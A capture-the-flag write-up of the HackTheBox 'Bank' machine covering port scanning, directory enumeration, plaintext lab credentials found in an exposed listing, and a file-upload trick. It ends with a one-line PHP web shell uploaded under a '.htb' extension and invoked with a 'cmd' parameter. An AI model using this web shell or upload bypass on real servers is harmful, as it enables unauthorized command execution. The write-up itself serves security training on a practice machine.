HackTheBox
Bank Write-Up

Gilbert Garczynski


[*https://www.hackthebox.com/machines/bank*](https://www.hackthebox.com/machines/bank)

Contents

Overview

Bank is a relatively simple machine, however proper web enumeration is key to finding the necessary data for entry. There also exists an unintended entry method, which many users find before the correct data is located.

Firstly, we run a Nmap scan, utilizing the -sVC flags:




```
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08eed030d545e459db4d54a8dc5cef15 (DSA)
|   2048 b8e015482d0df0f17333b78164084a91 (RSA)
|   256 a04c94d17b6ea8fd07fe11eb88d51665 (ECDSA)
|_  256 2d794430c8bb5e8f07cf5b72efa16d67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.26 seconds
```

It looks like there is SSH, DNS, and a web server running. For the website, I needed to play around with the domain name and eventually came up with “bank.htb” likely being the domain name, so I wrote that to /etc/hosts:

> *echo “10.129.29.200 bank.htb” | sudo tee -a /etc/hosts*


Next, we can run a directory scan to see what, if anything is interesting:

> *gobuster dir -u http://bank.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt*



```
===============================================================
2024/04/21 02:27:13 Starting gobuster in directory enumeration mode
===============================================================
/uploads (Status: 301)
/assets (Status: 301)
/inc (Status: 301)
/server-status (Status: 403)
/balance-transfer (Status: 301)
```


The only path that did not redirect to a login page was: http://bank.htb/balance-transfer/ so let's check it out.



Index of /balance-transfer


Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	

It appears that there are files with the file names hashed, file upload dates, and sizes. Clicking through some of the files, I can see that they appear to all have encrypted sensitive details:



```
++OK ENCRYPT SUCCESS
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name:
czeCv3jWYYljNI2mTedDWxNCF37ddRuqrJ2WNlTLje47X7tRlHvifiVUm27AUC0ll2i9ocUIqZPo6jfs0KLf3H9qJh0ET00f3josvj
Email:
1xlwRvs9vMzOmq8H3G5npUroI9iySrrTZNpQiS0OFzD20LK4rPsRJTfs3y1VZsPYffOy7PnMo0PoLzsdpU49OkCSSDOR6DPmSEUZti
Password:
TmEnErfX3w0fghQUCAniWIQWRf1DutioQWMvo2srytHOKxJn76G4Ow0GM2jgvCFmzrRXtkp2N6RyDAWLGCPv9PbVRvbn7RKGjBENW3
CreditCards: 5
Transactions: 93
Balance: 905948 .
===UserAccount===
```

Attempting to analyze the hash on https://www.tunnelsup.com/hash-analyzer/, these hashes do not appear to be of any easily known hash, so let's move on to other paths of attack.




Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

czeCv3jWYYljNI2mTedDWxNCF37ddRuqrJ2WNlTLje47X7tRlHvifiVUm27AUC0ll2i9ocU


Hash:	czeCv3jWYYljNI2mTedDWxNCF37ddRuqrJ2WNlTLje47X7tRlHvifiVUm27AUColl2i9ocUIqZPo6jfsoKLf3H9qJhoEToof3josvjaWiZkpjARjkDyokIO3ZOITPI9T
Salt:	Not Found
Hash type:	unknown
Bit length:	768
Character length:	128
Character type:	base64

A couple of alternative paths to find data here could be searching all the files for any plaintext credentials, downloading and removing all of the plaintext values (First Name, Email, etc.) then doing a strings search, using regular expressions on these values, or the path I decided to take, looking at the upload date/file sizes in a spreadsheet(for filtering):



2	Index of /balance-transfer				
3	**[ICO]**	**Name**	**Last modifie**	**Size**	**Description**
4	[ ]	68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 9:50	257	
5	[ ]	09ed7588d1cd47ffca297cc7dac22c52.acc	2017-06-15 9:50	581	
6	[ ]	941e55bed0cb8052e7015e7133a5b9c7.acc	2017-06-15 9:50	581	
7	[ ]	0d64f03e84187359907569a43c83bddc.acc	2017-06-15 9:50	582	
8	[ ]	052a101eac01ccbf5120996cdc60e76d.acc	2017-06-15 9:50	582	
9	[ ]	20fd5f9690efca3dc465097376b31dd6.acc	2017-06-15 9:50	582	
10	[ ]	70b43acf0a3e285c423ee9267acaebb2.acc	2017-06-15 9:50	582	
11	[ ]	346bf50f208571cd9d4c4ec7f8d0b4df.acc	2017-06-15 9:50	582	
12	[ ]	780a84585b62356360a9495d9ff3a485.acc	2017-06-15 9:50	582	
13	[ ]	10805eead8596309e32a6bfe102f7b2c.acc	2017-06-15 9:50	582	
14	[ ]	acb4ccb8eeb778b614a993e7c3199e5b.acc	2017-06-15 9:50	582	
15	[ ]	dd764f1f57fc65256e254f9c0f34b11b.acc	2017-06-15 9:50	582	
16	[ ]	f4af6b16beb3dbb6468ecf0c959bd090.acc	2017-06-15 9:50	582	
17	[ ]	fe9ffc658690f0452cd08ab6775e62da.acc	2017-06-15 9:50	582	
18	[ ]	0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 9:50	583	
19	[ ]	0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 9:50	583	

From here, we can see that there is a file with a size of 257 that contains plaintext values, including credentials:



0a0b2b566c723fce6c5dc9544d426688.acc
68576f20e9732f1b2edc4df5b8

```
--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```


--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===


Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
The normal domain “bank.htb” redirects to a login page, so let's try these credentials there:



From here, we have a successful login and we can see there are “Dashboard” and “Support” tabs:




The support tab has a submission forum:



From here, I attempted XSS (to no avail) and a file upload bypass using the following extensions:

- .pdf
- .py
- .php
- .xlsx
- .exe
- .zip
- All of the above with ".jpg" and ".png" concatenated and appended (ex: ".txt.jpg" and ".jpg.txt")

However, within inspect element, we can see a comment and a bug:




```
<textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repeat: r
<br>
<div style="position:relative;">
        <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
        <a class='btn btn-primary' href='javascript:;'>
            Choose File...
```

So uploading a file with the extension ".htb" will be read as a PHP file. Interesting bug. Anyway, I created a file.htb with the following simple PHP code to attempt to get some CLI:

```
<?php system($_REQUEST["cmd"]); ?>
```

And we can execute it by browsing to:
http://bank.htb/uploads/file.htb?cmd=id



